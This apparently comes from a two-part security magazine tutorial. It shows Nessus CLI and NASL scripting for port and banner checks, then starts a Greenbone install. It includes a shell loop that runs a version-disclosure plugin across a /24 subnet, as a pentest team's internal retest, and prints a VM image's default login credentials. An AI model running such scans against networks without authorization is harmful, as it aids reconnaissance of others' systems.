Starting nessusd (via systemctl): [ OK ]
[root@centos7 nessus]# netstat -antp | grep LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN      992/sshd
tcp        0      0 127.0.0.1:25       0.0.0.0:*          LISTEN      1340/master
tcp        0      0 0.0.0.0:8834      0.0.0.0:*          LISTEN      1009/nessusd
tcp6       0      0 :::22             :::*                LISTEN      992/sshd
tcp6       0      0 :::1:25           :::*                LISTEN      1340/master
tcp6       0      0 :::8834           :::*                LISTEN      1009/nessusd
[root@centos7 nessus]# _

```

At this stage we can move forward to the browser and continue with the steps provided by Nessus installer:




Let's continue to *compile* all the plugins:




Here we go...

Quick example

As far as I know[7, 8] we can start a *standard* „*skeleton file*” (I like to prepare when I’m learning something ‘new’ (for me) from ‘someone else’ work;)). But before we’ll do that I decided to start a (*Basic Network*) scan for our *localhost* (CentOS) using Nessus Webapp – just to check if everything works properly:




Ready to go? So:



Ok, let’s leave that (webapp/GUI) scan and go back to our console and skeleton files ;)


That’s how we’ll start here[8]:



Let's try to create our first scenario for Nessus. Our goal is to prepare an automated scan using Nessus CLI. Let's see how it can be done.

Scenario #01

As a very first case I decided to read some manuals[7, 8] related to NASL[9]. According to Wikipedia[10]:



We can use NASL to prepare our own *automated* checks (or attack(s)). I saw a great potential here: for example we can use targeted scripts[11] rewritten in NASL and added to our internal *Nessus Scan Center* – right? ;)

I think so. But to (try to;) do that we need to get some basics[12] (of how to not „re-invent the wheel” ;)). For example, let’s start here:

```
root@centos7:/opt/nessus/lib/nessus/plugins
i = 8834;
sock = open_sock_tcp(i);
display("The value of the sock is: ", sock, "\n");

if (sock){
    display("Port " + i + " is open!");
} else {
    display("Port " + i + " is closed!");
}
```

Keep in mind that we’re still on a *clean* CentOS VM (so we don’t have *vim* – but *vi* is still there ;)):

```
[root@centos7 plugins]# vim testmenow2.nasl
bash: vim: command not found
[root@centos7 plugins]# vi testmenow2.nasl
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 192.168.80.1 testmenow2.nasl
The value of the sock is: 1
[root@centos7 plugins]# vi testmenow2.nasl
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 192.168.80.1 testmenow2.nasl
The value of the sock is: 1
Port 8834 is open![root@centos7 plugins]#
```

As you can see (via: `./nasl -h`) we can use our NASL example script to run it against (-t) our LAB host, for example:

```
root@centos7:/opt/nessus/lib/nessus/plugins
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 127.0.0.1 testmenow3.nasl
The value of the sock is: 1
Port 22 is open!SSH-2.0-OpenSSH_7.4
[root@centos7 plugins]#
```

So far, so good. Source for the script from the screen above is presented below – I used Kali to jump to CentOS machine:

```
root@centos7:~
root@kali:~# ssh centos@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ECDSA key fingerprint is SHA256:2C//qjMyvmHn2ic+PUWL1JKcg+z5BQkUNMVuY+WtMwQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ECDSA) to the list of known hosts.
+++++
LINUXVMIMAGES.COM
+++++
User Name: centos
Password: centos (sudo su -)
centos@192.168.1.10's password:
Last login: Fri Dec 4 22:49:10 2020 from gateway
+++++
LINUXVMIMAGES.COM
+++++
User Name: centos
Password: centos (sudo su -)
[centos@centos7 ~]$ ls
[centos@centos7 ~]$ sudo su
[root@centos7 centos]# cd
[root@centos7 ~]# ls -la private_nasl/
total 20804
drwxr-xr-x. 3 root root 147 Dec 4 18:40 .
dr-xr-x---. 6 root root 243 Dec 4 22:49 ..
-rw-r--r--. 1 root root 21281542 Dec 4 18:40 all_compliance.tar.gz
drwxr-xr-x. 41 500 500 4096 Dec 3 23:39 portal_audits
-rw-r--r--. 1 root root 188 Dec 3 08:26 testmenow2.nasl
-rw-r--r--. 1 root root 316 Dec 3 08:33 testmenow3.nasl
-rw-r--r--. 1 root root 169 Dec 3 09:59 testmenow4.nasl
-rw-r--r--. 1 root root 24 Dec 3 05:31 testmenow.nasl
[root@centos7 ~]#
```

Reading our current (modified as you can see during the creating of this small article ;) script we should be somewhere here:

```
root@centos7:~
[root@centos7 ~]# cat private_nasl/testmenow3.nasl
i = 22;
sock = open_sock_tcp(i);
display("The value of the sock is: ", sock, "\n");

if (sock){
    display("Port " + i + " is open!");
    data = recv_line(socket: sock, length: 1024);
    display("\n");
    display("Received:\n");
    display( data);
} else {
    display("Port " + i + " is closed!\n");
}

[root@centos7 ~]#
```

Let's move forward...

Another quick example

In my 'initial scenario' I decided that:

- we are in the internal ITSec Team in our company and we were asked to do a retest of some bug found during another pentest
- we are able to run „that retest for the found bug” from our (for example – in case that we're working for the *corporate Client*;) CentOS VM machine (located somewhere in the internal network where (team of) pentester(s) can use it (assuming the host is whitelisted to do the „automated retest” part of the (pentest) job ;)).

So. Yes – firewall rules (to run internal scans/retests as well as to keep Nessus Scanner up to date) are always „nice to have” in the scenario prepared for this example case.

Let's say we already done a portscan with *nmap* and now we need to check CVE-X because of the ports/results we found in the *nmap*'s output/logfile (or simply, because we were asked to do so/retest by our colleagues in the Team). For example:

```
root@centos7:~  
[root@centos7 ~]# ls -la /opt/nessus/lib/nessus/plugins/*oracle*tns*  
-rw-r--r--. 1 root root 50096 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tns_listener_mitm.nbin  
-rw-r--r--. 1 root root 3092 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslnr_1361722.nasl  
-rw-r--r--. 1 root root 3552 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslnr_security.nasl  
-rw-r--r--. 1 root root 5913 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslnr_version.nasl  
-rw-r--r--. 1 root root 2454 Dec  3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslnr_vsnum_disclosure_pci.nasl  
[root@centos7 ~]#
```

Cool, let's check the one related to the *version* check:

```
root@centos7:~  
[root@centos7 ~]# head -n 35 /opt/nessus/lib/nessus/plugins/oracle_tnslnr_version.nasl  
#  
# oracle_tnslnr_version - NASL script to do a TNS VERSION command against the  
# Oracle tnslnr  
#  
# James W. Abendschan <jwa@jammed.com>  
#  
# modified by Axel Nennker 20020306  
# modified by Sullo 20041206  
# modified by Tenable  
# - moved check for BID 1853 to a separate plugin.  
#  
# Changes by Tenable:  
# - Revised plugin title (6/12/09)  
  
include("compat.inc");  
  
if (description)  
{  
    script_id(10658);  
    script_version ("1.47");  
    script_cvs_date("Date: 2019/11/22");  
  
    script_name(english: "Oracle Database tnslnr Service Remote Version Disclosure");  
  
    script_set_attribute(attribute:"synopsis", value:  
"An Oracle tnslnr service is listening on the remote port." );  
    script_set_attribute(attribute:"description", value:  
"The remote host is running the Oracle tnslnr service, a network  
interface to Oracle databases. This product allows a remote user to  
determine the presence and version number of a given Oracle  
installation." );  
    script_set_attribute(attribute:"solution", value:  
"Filter incoming traffic to this port so that only authorized hosts can  
connect to it." );  
[root@centos7 ~]#
```

Looks good enough to see if we can try to „retest” this bug against „our internal host”. Let’s do that using one liner:

```
[root@centos7 bin]# for i in `seq 1 254` ; do ./nasl -t xx.yy.zz.$i  
/opt/nessus/lib/nessus/plugins/oracle_tnslnr_version.nasl ; done
```

Now, why I think it’s possible to use Nessus CLI to retest this-or-that particular case/bug – it’s simple: because if we will set up the firewall rules correctly for pentester(s team) to access Nessus CLI hosts – then there is no problem to perform a retest scan/scenario.


„So, what’s next dude?”

More examples


What's next... what's next... next step is pretty simple (according: you are hired to protect your own company of course ;S – if not, please leave. Maybe one of the real pentesters is looking for a job.;)): we will automate our own internal LAN to help our Monitoring Team to get the (faster) idea what could go wrong...

As a next step – in my opinion - we should think about the automated („retests”) scans – or *scheduled* one – if you want to call it like that. Having CentOS and Nessus installed (and updated) internally we can prepare an environment like this.


So, let's say we're all (mostly) working remotely. Ok, in case of pentests we should be somewhere here:



The user with TheEye is our Pentester who is able to run CLI based Nessus scan against the host inside our internal LAN. Using our „default configuration” we should be able to access our company (during Covid;P) via VPN, so updated image is prepared below:




Yep. In this case our home-based-pentester connected via VPN is now able to access „all of the internal network”. It could be a little bit dangerous so let’s fix that, and prepare a firewalled access „from pentester’s host to the jump host(s) in the specific company’s part of the network”, like this:



Now we are able to prepare an access for (let’s say according to the example presented above) 3 Linux/CentOS hosts here we have a licensed (and updated – so here we’ll need a whitelist rule on the firewall to Tenables-Update-Pages too ;)) Nessus (CLI). Now our pentester(s connected via VPN) are

able to perform a retest or a full scan using updated and fully working Nessus Scanner. Example of the „internal connection” (for the scan purposes) is presented on the screen below:



I think now it should be easier to schedule an automated (and updated ;) scan(s) of (our) internal (company) network.

References

Below is the list of links and resources I found interesting and/or useful when I was preparing this paper. Enjoy:

[1 – few mini arts](#)

[2 - surprise from Kali](#)

[3 - z3s @youtube](#)

[4 - CentOS download](#)

[5 - Nessus download](#)

[6 - Virtualbox download](#)

[7 - Nessus docs for CLI](#)

[8 - Nessus docs 2](#)

[9 – NASL intro](#)

[10 - NASL on Wiki](#)

[11 – Few found bugs](#)

[12 - BH paper](#)

BONES OF THE GREEN DRAGON



Intro


After a while[1] (and a little bit of reading manuals related to automating vulnerability scanning using Nessus CLI) I decided to take a look again for an OpenVAS – now available on a new name – Green Bone. Let's try it because there are already few updates for us. Here we go...

Environment

After I wasn't able to run GreenBone ISO on VirtualBox or Vmware I decided to use our latest VM prepared in the previous section – the one related to scans with NASL (ref info: „Notes Magazine 2: Red-Hat-Ness-Us” section). So for our („automated”) testing purposes, below we'll use:

- VirtualBox
- CentOS (version I used: 7.9.2)
- GreenBone[2] (version I used: 20.08.4)

If we'll need any other tools/resources – it'll be mentioned below. For now we should be somewhere here:



```
root@centos7:~/greenpwn
login as: centos
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
                                LINUXVMIMAGES.COM
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
                                User Name: centos
                                Password: centos (sudo su -)
centos@192.168.1.10's password:
Last login: Fri Dec  4 22:02:01 2020
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                                LINUXVMIMAGES.COM
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                                User Name: centos
                                Password: centos (sudo su -)
[centos@centos7 ~]$ sudo su
[root@centos7 centos]# cd /root/;mkdir greenpwn
[root@centos7 ~]# cd /root/greenpwn/
[root@centos7 greenpwn]#
```

Let's try to follow the installation steps and hints I found here[3] or here[4]. Let's move forward.

Simple Example

If our installation was finished properly we now should be able to use GreenBone to prepare our „first automated scan“. Unfortunately after a while I saw this interesting message:


```
Package openvas is obsoleted by greenbone-vulnerability-manager, trying to install greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch instead
Resolving Dependencies
--> Running transaction check
-->> Package greenbone-vulnerability-manager.noarch 0:11.0.0-9461.el7.art will be installed
--> Processing Dependency: OSPd for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: OSPd-openvas for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: bzip2 for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: gnutls-utils for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: greenbone-security-assistant for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: havedge for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: nmap for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-manager for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-scanner for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-smb for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: psmisc for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: redis for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: rng-tools for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: texlive-texmf-latex for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
-->> Running transaction check
```

Hm. I wasn't sure what's going on – below I found few more hints:

```
skipped (dependency problems):
OSPD.noarch 0:2.0.0-9459.el7.art          OSPd-openvas.noarch 0:11.0.0-9460.el7.art          atomic-gpgme.x86_64 0:1.12.0-6795.el7.art          atomic-libcrypt.x86_64 0:1.8.4-2.el7
atomic-libgpg-error.x86_64 0:1.33-6790.el7.art  atomic-libksba.x86_64 0:1.3.5-6793.el7.art          autogen-libopts.x86_64 0:5.18-5.el7                bzip2.x86_64 0:1.0.6-13.el7
